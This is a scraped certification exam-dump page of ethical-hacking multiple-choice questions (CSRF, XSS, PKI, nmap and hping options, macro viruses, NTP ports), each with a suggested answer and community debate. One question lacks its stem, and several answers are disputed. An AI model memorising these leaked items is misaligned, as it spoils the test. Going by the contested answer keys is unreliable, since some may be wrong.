



- Expert Verified, Online, **Free**.



CERTIFICATION TEST


- CertificationTest.net - Cheap & Quality Resources With Best Support

While performing online banking using a Web browser, a user receives an email that contains a link to an interesting Web site. When the user clicks on the link, another Web browser session starts and displays a video of cats playing a piano. The next business day, the user receives what looks like an email from his bank, indicating that his bank account has been accessed from a foreign country. The email asks the user to call his bank and verify the authorization of a funds transfer that took place. What Web browser-based security vulnerability was exploited to compromise the user?

- A. Clickjacking
- B. Cross-Site Scripting
- C. Cross-Site Request Forgery
- D. Web form input validation

Suggested Answer: C

Community vote distribution



Daniel8660 Highly Voted 2 years, 8 months ago

Selected Answer: C

Compromising Session IDs Using Client-side Attacks

Cross-site Request Forgery Attack (CSRF)

Cross-site request forgery (CSRF), also known as a one-click attack or session riding.

The Cross-Site Request Forgery (CSRF) attack exploits the victim's active session with a trusted site to perform malicious activities. (P.1419/1403)
upvoted 8 times

Snipa_x Highly Voted 3 years, 7 months ago

Was in Exam today 11/24/2021

upvoted 6 times

[Removed] Most Recent 10 months, 1 week ago

Selected Answer: C

The security vulnerability exploited in this scenario is Cross-Site Request Forgery (CSRF). This attack tricks the user into performing actions they did not intend to perform, such as authorizing a funds transfer, by leveraging the user's authenticated session with the bank.

The correct answer is C. Cross-Site Request Forgery.

upvoted 1 times

yyj933125 1 year, 3 months ago

Answer is C

upvoted 1 times

qtygbapjesdayazko 1 year, 4 months ago

Is the premium dump for the v12 a valid dump?

upvoted 2 times

qtygbapjesdayazko 1 year, 4 months ago

Is this dump still valid for the corrent exam?

upvoted 1 times

qtygbapjesdayazko 1 year, 5 months ago

Any update when this dump will be updated?

upvoted 1 times

qtygbapjesdayazko 1 year, 5 months ago

is this questions still valid?

upvoted 2 times

SageCloud 1 year, 9 months ago

It isn't CSRF, because there is no second website when the user clicks on the link. The link is received by email. Clicking a link to watch a cat movie, while actually triggering a money transfer sounds like clickbaiting to me. Answer A.

upvoted 1 times

🗨️ 👤 **sameerijaz** 1 year, 10 months ago

Answer is C

upvoted 1 times

🗨️ 👤 **ostorgaf** 1 year, 10 months ago

Selected Answer: A

Clickjacking is a web security vulnerability where an attacker tricks a user into clicking on something different from what the user perceives. In this scenario, when the user clicked on the link in the email that seemed to lead to an interesting website with a cat video, the attacker exploited clickjacking to overlay that link with an invisible frame or layer that directed the user to a different action, such as initiating a fund transfer from the user's bank account.

In this case, the attacker used the user's own browser to perform actions without the user's knowledge, making it appear as though the user initiated the actions, which include unauthorized fund transfers from the bank account. This technique allows the attacker to perform actions on a different site in the context of the user's active session.

upvoted 4 times

🗨️ 👤 **vitusisya** 2 years ago

The answer is C

upvoted 1 times

🗨️ 👤 **Chucho_es_gay** 2 years, 7 months ago

Answer is C

upvoted 3 times

🗨️ 👤 **studyin** 2 years, 8 months ago

Answer is C

upvoted 1 times

🗨️ 👤 **leandrosoares** 2 years, 8 months ago

C is the right for this one!

upvoted 1 times

🗨️ 👤 **antoclk** 2 years, 9 months ago

Selected Answer: C

****CSRF**** - tricks a web browser into executing an unwanted action in an application to which a user is already logged in. the attacker will typically use social engineering, such as an email or link that will trick a victim into sending a forger request to a server. ****require a user to do something****. works only one way – it can only send HTTP requests, but ****cannot view the response****.

upvoted 3 times

🗨️ 👤 **tosmap** 2 years, 9 months ago

Answer is C

upvoted 1 times

Which service in a PKI will vouch for the identity of an individual or company?

- A. KDC
- B. CR
- C. CBC
- D. CA

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Daniel8660** Highly Voted 2 years, 8 months ago

Selected Answer: D

Certification authorities (CAs) are trusted entities that issue digital certificates.

The digital certificate certifies the possession of the public key by the subject (user, company, or system) specified in the certificate. (P.3074/3058)
upvoted 6 times

🗳️ 👤 **noot** Highly Voted 4 years, 3 months ago

answer is correct

upvoted 5 times

🗳️ 👤 **[Removed]** Most Recent 10 months, 1 week ago

Selected Answer: D

The service in a PKI that vouches for the identity of an individual or company is the Certificate Authority (CA).

The correct answer is D. CA.

upvoted 1 times

🗳️ 👤 **qtygbapjpesdayazko** 1 year, 4 months ago

Is this dump still valid for the corrent exam?

upvoted 1 times

🗳️ 👤 **sameerijaz** 1 year, 10 months ago

Answer is D

upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 10 months ago

Selected Answer: D

In a Public Key Infrastructure (PKI), a Certification Authority (CA) is responsible for vouching for the identity of individuals, companies, or entities. The CA issues digital certificates that bind a public key to a specific identity, verifying the authenticity of that identity. This process ensures the trustworthiness of the parties involved in digital communications and transactions.

upvoted 1 times

🗳️ 👤 **Karlo_85** 2 years, 1 month ago

Its the RA that verifies the identity of an individual or company. The RA is normally a third party or the CA can act as the RA

upvoted 1 times

🗳️ 👤 **Timebear** 2 years, 3 months ago

KDC is key distribution center

CBC is cipher block chaining

CR is certificate request

CA is Certificate Authority

upvoted 3 times

🗳️ 👤 **akuspamer** 2 years, 9 months ago

Selected Answer: D

D answer is correct

upvoted 3 times

🗨️ 👤 **foicram** 3 years, 5 months ago

Components of PKI

Certificate Management System: Generates, distributes, stores, and verifies certificates.

Digital Certificates: Establishes credentials of a person when performing online transactions.

Validation Authority (VA): Stores certificates (with their public keys).

Certification Authority (CA): Issues and verifies digital certificates.

End User: Requests, manages, and uses certificates .

Registration Authority (RA): Acts as the verifier for the CA,

C

upvoted 5 times

🗨️ 👤 **Snipa_x** 3 years, 7 months ago

Was in Exam today 11/24/2021. CA

upvoted 2 times

🗨️ 👤 **Warlord** 3 years, 5 months ago

what were u doing here after the exam? Did u pass it? Is this dump still valid?

upvoted 1 times

🗨️ 👤 **Dnd** 3 years, 10 months ago

Agreed,

Certificate Authority (CA)

The CA Validates any certificates that have been issued

upvoted 3 times

🗨️ 👤 **ripple** 4 years ago

Definitely D: Certificate Authority (CA)

The CA validates any certificates that have been issued under its name.

upvoted 3 times

🗨️ 👤 **jenna339** 4 years, 3 months ago

Certificate Authority is correct

upvoted 3 times

Identify the web application attack where the attackers exploit vulnerabilities in dynamically generated web pages to inject client-side script into web pages viewed by other users.

- A. LDAP Injection attack
- B. Cross-Site Scripting (XSS)
- C. SQL injection attack
- D. Cross-Site Request Forgery (CSRF)

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **ripple** Highly Voted 4 years ago

Definitely B: Cross-Site Scripting (XSS)

Pretty self-explanatory, injecting client-side Javascript for example into a web page that is then either stored or reflected back to the client.
upvoted 6 times

🗳️ 👤 **Daniel8660** Highly Voted 2 years, 8 months ago

Selected Answer: B

Compromising Session IDs Using Client-side Attacks

Cross-site Script Attack (XSS) If an attacker sends a crafted link to the victim with malicious JavaScript, the JavaScript will run and complete the instructions made by the attacker when the victim clicks on the link. (P.1417/1401)
upvoted 5 times

🗳️ 👤 **[Removed]** Most Recent 10 months, 1 week ago

Selected Answer: B

The web application attack where attackers inject client-side scripts into web pages viewed by others is Cross-Site Scripting (XSS).

The correct answer is B. Cross-Site Scripting (XSS).
upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 10 months ago

Selected Answer: B

Cross-Site Scripting (XSS) is a web application attack in which attackers exploit vulnerabilities in dynamically generated web pages to inject malicious client-side scripts into the web pages viewed by other users. This allows the attacker to execute code within the context of a victim's browser, potentially stealing information or performing actions on behalf of the victim without their consent.
upvoted 1 times

🗳️ 👤 **antoclk** 2 years, 9 months ago

Selected Answer: B

XSS attacks are used to redirect users to websites where attackers can steal data from them. XSS can **send and receive HTTP** requests and responses in order to extract the required data. Does NOT require user interaction.
upvoted 2 times

🗳️ 👤 **Fro30** 3 years ago

Cross-site scripting (XSS): XSS enables attackers to inject malicious client-side scripts into web pages viewed by other users.
p. 896 CEH V11
upvoted 1 times

🗳️ 👤 **noot** 4 years, 3 months ago


answer is correct
upvoted 4 times

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?

- A. Application
- B. Transport
- C. Session
- D. Presentation

Suggested Answer: D

Community vote distribution



🗳️ 👤 **jenna339** Highly Voted 4 years, 3 months ago

The presentation layer or layer 6 of the OSI model is typically responsible for encryption and decryption
upvoted 10 times

🗳️ 👤 **Dnd** Highly Voted 3 years, 10 months ago

Agreed
The "Presentation" of the OSI layer does the encryption and decryption of the message
upvoted 6 times

🗳️ 👤 **[Removed]** Most Recent 10 months, 1 week ago

Selected Answer: D
The encryption and decryption of the message in this scenario occur at the Presentation layer of the OSI model.

The correct answer is D. Presentation.
upvoted 1 times

🗳️ 👤 **Shreyanshi1** 1 year, 4 months ago

Selected Answer: A
Application layer
upvoted 1 times

🗳️ 👤 **timbay20** 1 year, 9 months ago

The Presentation Layer
upvoted 1 times

🗳️ 👤 **ostorgaf** 1 year, 10 months ago

Selected Answer: D
In the scenario you described, where a user is writing a sensitive email message and using PKI to secure the message, the encryption and decryption of the message would take place at the Presentation layer of the OSI model. The Presentation layer handles data translation, encryption, and decryption. In this case, it would convert the plaintext email message into an encrypted format for transmission (encryption) and then convert it back to plaintext upon receipt (decryption).
upvoted 1 times

🗳️ 👤 **Daniel8660** 2 years, 8 months ago

Selected Answer: D
6 .Presentation
Data representation, encryption, and decryption; convert data to machine understandable format. (P.3237/3221)
upvoted 6 times

🗳️ 👤 **Novmejt** 3 years, 6 months ago

D. Presentation
upvoted 1 times

🗳️ 👤 **Snipa_x** 3 years, 7 months ago

Was in Exam today 11/24/2021.
upvoted 3 times

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Snipa_x** Highly Voted 2 years, 7 months ago

Was in Exam today 11/24/2021. 802.1x. Don't argue i have a perfect score
upvoted 6 times

🗳️ 👤 **GSEC_FANATIC** Highly Voted 3 years, 1 month ago

A is correct, 802.1x is implemented here.
upvoted 5 times

🗳️ 👤 **Scriptic** 2 years, 9 months ago

This certainly could be the answer, but so could other answers. What I don't see is, how do we know it's using 802.1X? It isn't stated or hinted at in the question. (Or did I miss something)
upvoted 1 times

🗳️ 👤 **Mr_Gray** 2 years, 9 months ago

the question states that they are using 802.11 but the user cannot access the network as if NAC is not implemented. I believe GSEC recommended 802.1x due to this very nature. with NAC you can address the mac address issue.
upvoted 2 times

🗳️ 👤 **ostorgaf** Most Recent 10 months, 1 week ago

Selected Answer: A

A possible source of the problem could be that the Wireless Access Point (WAP) does not recognize the client's MAC address. MAC address filtering is a security feature commonly used in wireless networks to restrict access based on the MAC addresses of devices. If the WAP's MAC address filtering is enabled and the client's MAC address is not added to the list of allowed addresses, the WAP will not respond to the client's association requests.
upvoted 2 times

🗳️ 👤 **EngnSu** 2 years ago

P.2283

step 1 The attacker sniffs the victim's wireless parameters (MAC address, ESSID/BSSID, and number of channels)
step 2 The attacker sends a DEAUTH request to the victim with a spoofed source address of the victim's AP
step 3 On receiving the request, the victim's computer is de-authenticated and starts to search all channels for a new valid AP
thus, A is correct
upvoted 3 times


If you want to only scan fewer ports than the default scan using Nmap tool, which option would you use?

- A. -r
- B. -F
- C. -P
- D. -sP

Suggested Answer: B

Community vote distribution

B (100%)

 **lovalim** Highly Voted 3 years, 2 months ago
it should be B

nmap -help

PORT SPECIFICATION AND SCAN ORDER:

-p : Only scan specified ports

Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

-exclude-ports : Exclude the specified ports from scanning


-F: Fast mode – Scan fewer ports than the default scan


-r: Scan ports consecutively – don't randomize

-top-ports : Scan most common ports

-port-ratio : Scan ports more common than

upvoted 12 times

 **beowolf** Highly Voted 3 years ago
just fyi
-sP is to skip the port scan.
upvoted 6 times

 **botty** 11 months, 2 weeks ago
i thought -sn will skip port scan
upvoted 1 times


 **Chamod_Ridmal** Most Recent 1 year, 4 months ago


Selected Answer: B

The nmap command with the "-F" option is used to perform a quick scan of a target system by scanning only the most common ports. Specifically, "-F" option tells nmap to scan only the most commonly used 100 ports, rather than scanning all 65535 ports.

This can be useful when time is a critical factor and a quick overview of the open ports on a target system is needed. By scanning fewer ports, the scan can be completed more quickly and with less network traffic, which can be useful in situations where a more comprehensive scan is not necessary or not practical due to time constraints.

However, it's worth noting that scanning fewer ports may also lead to missing some important information, especially if the target system is using non-standard ports or services. Therefore, the choice of which ports to scan should be carefully considered based on the specific needs of the scan.
upvoted 2 times

 **baybay** 1 year, 10 months ago
Selected Answer: B
The answer is B
upvoted 5 times

 **Sanju0991** 2 years, 3 months ago
answer should be C
upvoted 1 times

🗨️ 👤 **Scryptic** 2 years, 10 months ago

-F: Fast mode - Scan fewer ports than the default scan

upvoted 3 times

🗨️ 👤 **ripple** 3 years ago

Definitely B: The -F flag represents a Fast scan which scans only the top 100 ports.

upvoted 4 times

🗨️ 👤 **mhughes25** 3 years, 2 months ago

[https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.stationx.net%2Fnmmap-cheat-](https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.stationx.net%2Fnmmap-cheat-sheet%2F&psig=AOvVaw33troD2K_tu0vurpTOkRYO&ust=1617982792441000&source=images&cd=vfe&ved=0CAIQjRxqFwoTCMC9ueD97u8CFQAAAAAdAAA/)

[sheet%2F&psig=AOvVaw33troD2K_tu0vurpTOkRYO&ust=1617982792441000&source=images&cd=vfe&ved=0CAIQjRxqFwoTCMC9ueD97u8CFQAAAAAdAAA/](https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.stationx.net%2Fnmmap-cheat-sheet%2F&psig=AOvVaw33troD2K_tu0vurpTOkRYO&ust=1617982792441000&source=images&cd=vfe&ved=0CAIQjRxqFwoTCMC9ueD97u8CFQAAAAAdAAA/)

this is correct.

upvoted 2 times

Which of the following is the structure designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange?

- A. SOA
- B. biometrics
- C. single sign on
- D. PKI

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Rafi9599** 1 year ago

Selected Answer: D

PKI is the correct answer.

upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: D

Public Key Infrastructure (PKI)

PKI is a security architecture developed to increase the confidentiality of information exchanged over the insecure Internet.

PKI is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.

(P.3071/3055)

upvoted 3 times

🗳️ 👤 **noblethic** 1 year, 4 months ago

Selected Answer: D

For secure data exchange, Public Key Infrastructure or PKI is used.

upvoted 2 times

🗳️ 👤 **Pranay_Doge** 1 year, 5 months ago

This is a very confusing question. I don't understand how option D is an obvious answer

upvoted 3 times

🗳️ 👤 **Dnd** 2 years, 4 months ago

Agreed,

PKI are use verify and authenticate the identity of individuals within the enterprise

upvoted 1 times

🗳️ 👤 **noxspill** 2 years, 7 months ago

D is correct.

upvoted 2 times

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

- A. Social engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping

Suggested Answer: A

Community vote distribution

A (100%)

  **ripple**  2 years, 6 months ago

A: This is an attacking using both Spearphishing to target the receptionist as well as impersonation to gain a sense of authority over the receptionist.

The receptionist then attempts to locate an issue that has been passed to her (in order to help the authority figure), a textbook example of Social Engineering using multiple different techniques.

upvoted 11 times

  **Rafi9599**  1 year ago

Selected Answer: A

Social Engineering is the correct answer.

upvoted 1 times

  **Daniel8660** 1 year, 2 months ago

Selected Answer: A


Computer- based Social Engineering: Phishing

Spear Phishing

The email also appears to be from an individual from the recipient's company, generally someone in a position of authority.

(P.1241/1225)



upvoted 3 times

  **noblethic** 1 year, 4 months ago

Selected Answer: A

Social engineering.

upvoted 1 times

  **noxspill** 2 years, 7 months ago

Social Engineering is correct.

upvoted 4 times

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **BigMomma4752** Highly Voted 👍 2 years, 9 months ago

hping = Linux based tool,

tcping.exe = Windows based tool able to check if given TCP port is open.

Traceroute and Broadcast ping will use ICMP.

upvoted 13 times

🗳️ 👤 **Snipa_x** Highly Voted 👍 2 years, 7 months ago

Hping. I have a perfect score. Was in Exam today 11/24/2021

upvoted 5 times

🗳️ 👤 **DataTraveler** Most Recent 🕒 9 months, 1 week ago

Scanning Tools:Hping2/Hping3

Command line network scanning and packet crafting tool for the TCP/IP protocol (P. 262/246)

upvoted 2 times

🗳️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: B

Hping3 - S x.x.x.x

- S allows you to perform a SYN scan. (P.268/252)

upvoted 3 times

🗳️ 👤 **baybay** 1 year, 10 months ago

Why is TCP ping wrong? TCP Ping is a tcp oriented ping alternative used to test the reachability of a service on a host using TCP/IP.

upvoted 2 times

🗳️ 👤 **Mr_Gray** 2 years, 9 months ago

looks like a few sites are confirming Hping

upvoted 2 times

🗳️ 👤 **Mr_Gray** 2 years, 9 months ago

have to remember. several of these are incorrect and it is critical to review discussions. I too would have thought TCP ping but it has been so long since reviewing th

is content

upvoted 3 times

🗳️ 👤 **noxspill** 3 years ago

I think it's because the Hping is part of the CEH module and not for the TCP Ping. Can anyone also share their opinion?

upvoted 2 times

🗳️ 👤 **andyprior** 3 years, 1 month ago

Correct I would say, but why is TCP ping not a viable answer here? I use tcping.exe all the time for checking ports.

upvoted 3 times

🗳️ 👤 **spangles** 7 months, 3 weeks ago

Andy, what you said is correct, but remember that it 'ping' is running an ICMP echo request which was, of course, the trouble in the question. So, the firewall might have been configured to bounce such requests. The alternative 'hping' is running a 'ping' using the TCP/IP protocol. Hping actually runs on Linux and it is used to craft packets.

upvoted 1 times

  **noxspill** 3 years ago

I think it's because the Hping is part of the CEH module and not for the TCP Ping. Can anyone also share their opinion?

upvoted 3 times

Which is the first step followed by Vulnerability Scanners for scanning a network?

- A. OS Detection
- B. Firewall detection
- C. TCP/UDP Port scanning
- D. Checking if the remote host is alive

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **ripple** Highly Voted 🏆 3 years, 6 months ago

D: Vulnerability Scanners, including port scanners like nmap, initially perform Host Discovery to ensure that targets are up and responding before performing scans on those live hosts.

upvoted 8 times

🗳️ 👤 **itsrjbae** Most Recent 🔍 11 months, 1 week ago

Selected Answer: D

D: Vulnerability Scanners, including port scanners like nmap, initially perform Host Discovery to ensure that targets are up and responding before performing scans on those live hosts.

upvoted 1 times

🗳️ 👤 **YourFriendlyNeighborhoodSpider** 1 year, 1 month ago

Selected Answer: D

D: Vulnerability Scanners, including port scanners like nmap, initially perform Host Discovery to ensure that targets are up and responding before performing scans on those live hosts.

upvoted 1 times

🗳️ 👤 **boog** 1 year, 8 months ago

The question asks about scanning a network. 'D' is about a host

upvoted 1 times

🗳️ 👤 **ICPS** 1 year, 9 months ago

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network.

Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

upvoted 1 times

🗳️ 👤 **spangles** 1 year, 1 month ago

Where are the options?

upvoted 1 times

🗳️ 👤 **Novmejst** 3 years ago

D. Checking if the remote host is alive

upvoted 1 times

Which of the following programs is usually targeted at Microsoft Office products?

- A. Polymorphic virus
- B. Multipart virus
- C. Macro virus
- D. Stealth virus

Suggested Answer: C

Community vote distribution



C (100%)

  **jenna339** Highly Voted 2 years, 3 months ago

A macro virus is a computer virus written in the same macro language used for software programs, including Microsoft Excel or word processors such as Microsoft Word. When a macro virus infects a software application, it causes a sequence of actions to begin automatically when the application is opened.

Since a macro virus centers on an application and not an operating system, it typically can infect any computer running any operating system, even those running MacOS and Linux.


upvoted 14 times

  **ripple** Highly Voted 2 years ago

C: Word, Powerpoint, Excel etc. all support Visual Basic macros and can be used to execute a series of commands if embedded in a document and users give the document permission to run macros.

This is why the Microsoft Office suite specifically warns you if you're attempting to open an Office document downloaded from the internet.

upvoted 10 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: C

Types of Viruses:

Macro Virus , Excel VBA - Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files. (P.937/921)

upvoted 2 times

In an internal security audit, the white hat hacker gains control over a user account and attempts to acquire access to another account's confidential files and information. How can he achieve this?

- A. Privilege Escalation
- B. Shoulder-Surfing
- C. Hacking Active Directory
- D. Port Scanning

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Chamod_Ridmal** 10 months ago

Selected Answer: A

Privilege escalation is the process of gaining higher levels of access or privilege on a system or network than the user was originally granted. This can be achieved through various means, such as exploiting vulnerabilities in the system, misconfigurations, weak passwords, or social engineering.

upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: A

Privilege Escalation

An attacker can gain access to the network using a non-admin user account and the next step would be to gain administrative privileges. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, or worms. (P.668/652)

upvoted 3 times

🗳️ 👤 **R_123r** 1 year, 5 months ago

Selected Answer: A

A 100% correct

upvoted 1 times

🗳️ 👤 **jsalamba** 1 year, 6 months ago

Selected Answer: A

To access confidential files user must have higher priveleges than currently have.

upvoted 1 times

🗳️ 👤 **Error404** 1 year, 8 months ago

Selected Answer: A

A priviledge escalation

upvoted 2 times

🗳️ 👤 **Kamal_SriLanka** 2 years, 5 months ago

Correct Answer

upvoted 3 times

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

- A. The computer is not using a private IP address.
- B. The gateway is not routing to a public IP address.
- C. The gateway and the computer are not on the same network.
- D. The computer is using an invalid IP address.

Suggested Answer: B

Community vote distribution

B (100%)

  **ripple**  3 years ago

B: The gateway is not routing to a public IP address.



The 192.168.1.0/24 address block is a Private address block and without a public IP assigned to the host (normally via DHCP) it will be unable to route traffic to the internet.

upvoted 12 times

  **timbay20**  9 months ago

This is a basic troubleshooting tips. the answer is B - The gateway is not routing to a public IP address.


upvoted 1 times

  **willoutte** 1 year, 9 months ago

 **Selected Answer: B**



gw and host are on the same subnet, transfer is possible locally, so by elimination B

upvoted 2 times

  **uday1985** 1 year, 10 months ago

I love Technical support questions ! "NOT"

upvoted 3 times



  **Dnd** 2 years, 10 months ago

Agreed

B: The gateway is not routing to a public IP address.

The 192.168.1.0/24 address block is a Private address block and without a public IP assigned to the host it will be unable to route traffic to the internet.

upvoted 4 times

  **jxrrelo** 3 years, 1 month ago

B , Gateway is not routing to public IP address

upvoted 2 times

  **sam422** 3 years, 3 months ago

B , Gateway is not routing to public IP address

upvoted 3 times

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

- A. 113
- B. 69
- C. 123
- D. 161

Suggested Answer: C



Community vote distribution

C (100%)

  **Armyal3x** Highly Voted 3 years, 2 months ago

NTP easy as 123

upvoted 16 times

  **TinaG** 3 years, 1 month ago

Yup. I totally sang that in my head as I learnt it... hahaha. *high fives*

upvoted 5 times

  **Dpsypher** 2 years, 5 months ago

Me tooz!

upvoted 2 times

  **Eyno** Highly Voted 3 years, 4 months ago

Current answer is C.

113 port is used for Identification / Authorization service, TCP and UDP

69 port is Trivial File Transfer Protocol (TFTP), UDP

161 port Simple Network Management Protocol (SNMP), TCP and UDP

upvoted 8 times

  **WillyWallace333** Most Recent 8 months, 2 weeks ago

NTP is 123


upvoted 1 times

  **Daniel8660** 1 year, 8 months ago

Selected Answer: C



NTP Enumeration, UDP 123, Network Time Protocol (NTP). (P.442/426)

upvoted 2 times

  **willoutte** 1 year, 9 months ago

NTP UDP 123

upvoted 1 times

  **msnarf** 2 years, 2 months ago



Why on earth does anybody think you need to know this? If I can't remember it, I'll look it up in an instant. It does not make me a better professional knowing this by heart.

upvoted 6 times

  **JROCK1** 2 years, 2 months ago

correct

upvoted 1 times

  **Snipa_x** 2 years, 7 months ago

Was in Exam today 11/24/2021

upvoted 3 times

  **tux_alket** 2 years, 7 months ago



this seems like a bot

upvoted 3 times

  **cloudadmin312** 2 years, 5 months ago

I don't think so. He's just trying to help imho. Thanks Snipa_x.


upvoted 4 times

  **sam422** 3 years, 3 months ago

Answer is C; NTP time servers work within the TCP/IP suite and rely on User Datagram Protocol (UDP) port 123

[https://www.cisco.com/c/en/us/support/docs/ip/network-time-protocol-ntp/108076-ntp-troubleshoot.html#:~:text=NTP%20time%20servers%20work%20within,Protocol%20\(UDP\)%20port%20123.](https://www.cisco.com/c/en/us/support/docs/ip/network-time-protocol-ntp/108076-ntp-troubleshoot.html#:~:text=NTP%20time%20servers%20work%20within,Protocol%20(UDP)%20port%20123.)

upvoted 2 times

  **Qutie** 3 years, 3 months ago

C.



<https://www.speedguide.net/port.php?port=123>

upvoted 2 times

  **jenna339** 3 years, 3 months ago

Answer is C

upvoted 2 times


  **americaman80** 3 years, 3 months ago

I can vouch for C as well

upvoted 4 times

- A. All of the employees would stop normal work activities
- B. IT department would be telling employees who the boss is
- C. Not informing the employees that they are going to be monitored could be an invasion of privacy.
- D. The network could still experience traffic slow down.

Community vote distribution



C, not informing employees considered privacy invasion
upvoted 8 times

C is the correct
upvoted 1 times

Selected Answer: C

Employers will have access to employees' personal information that may be confidential and that they wish to keep private

upvoted 1 times

Selected Answer: C

upvoted 1 times

upvoted 3 times

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

- A. Nikto
- B. John the Ripper
- C. Dsniff
- D. Snort

Suggested Answer: A

Community vote distribution

A (100%)

  **Daniel8660** Highly Voted 1 year, 2 months ago

Selected Answer: A

Vulnerability Assessment Tools

Qualys / Nessus / OpenVAS / Nikto / Nexpose

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6 700 potentially dangerous files or programs, checks for outdated versions of over 1250 servers, and checks for version specific problems on over 270 servers. (P.549/533)


upvoted 8 times

  **tharun231** Most Recent 8 months, 3 weeks ago

Selected Answer: A

a is correct

upvoted 1 times

  **willoutte** 1 year, 3 months ago

Selected Answer: A

A is correc

upvoted 1 times

  **cerzocuspi** 2 years, 8 months ago


correct

upvoted 1 times

  **sam422** 2 years, 9 months ago

Answer A <https://cirt.net/Nikto2>

upvoted 1 times

  **Qutie** 2 years, 9 months ago

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers

<https://cirt.net/Nikto2>

upvoted 1 times

  **jenna339** 2 years, 9 months ago

<https://cirt.net/Nikto2>

upvoted 1 times

  **americaman80** 2 years, 10 months ago

Correct

upvoted 1 times

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

- A. The network devices are not all synchronized.
- B. Proper chain of custody was not observed while collecting the logs.
- C. The attacker altered or erased events from the logs.
- D. The security breach was a false positive.

Suggested Answer: A

Community vote distribution

A (100%)

  **Cytrail** Highly Voted 2 years, 8 months ago

The answer is A, no attack by an attacker was mentioned in the question. The question bordered on event logs only. Let's not be faster than the examiners...

upvoted 15 times

  **MAAR1** 10 months, 1 week ago

it says this is an incident investigation. so there should be an attack.



i guess the answer is C

upvoted 1 times

  **awesomenessforso** 7 months, 1 week ago

The question states that the logs are in the wrong sequence, key word sequence. If the answer was C the logs would have been "missing"

upvoted 1 times

  **callmetodd** Highly Voted 2 years, 3 months ago

the big keyword here is "many" of the logged events do not match up. If it was NTP, then all of the logs wouldn't match up. I'd suggest C as the correct answer.

however, there is such a thing as the 'eccouncil box' and a "theme" that goes throughout the exam and course. which may suggest that A is the best "eccouncil" answer ;-)

upvoted 10 times

  **Mr_Gray** 2 years, 3 months ago

this is a great call out. excellent point.



upvoted 2 times

  **asgasg** Most Recent 6 months, 2 weeks ago

Selected Answer: A

An attacker is expected to clear the logs. But this time, it is mismatch, not the lack of logs.

upvoted 1 times

  **vitutisya** 6 months, 3 weeks ago

Selected Answer: A

The time is not properly synchronized

upvoted 1 times

  **Daniel8660** 1 year, 2 months ago

Selected Answer: A

Unsynchronized System Clocks

fUnsynchronized System Clocks

Timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. (P.2880/2864)

upvoted 2 times

  **StormCloak4Ever** 1 year, 5 months ago

Selected Answer: A

The best answer is A.

upvoted 1 times

🗳️ 👤 **EngnSu** 1 year, 6 months ago

p.2874 Unsynchronized System Clocks can affect the working of automated tasks; The network administrator cannot accurately analyze the log files for any malicious activity, if the timestamps are mismatched

upvoted 3 times

🗳️ 👤 **K3nz0420** 1 year, 11 months ago

A is the ans

upvoted 1 times

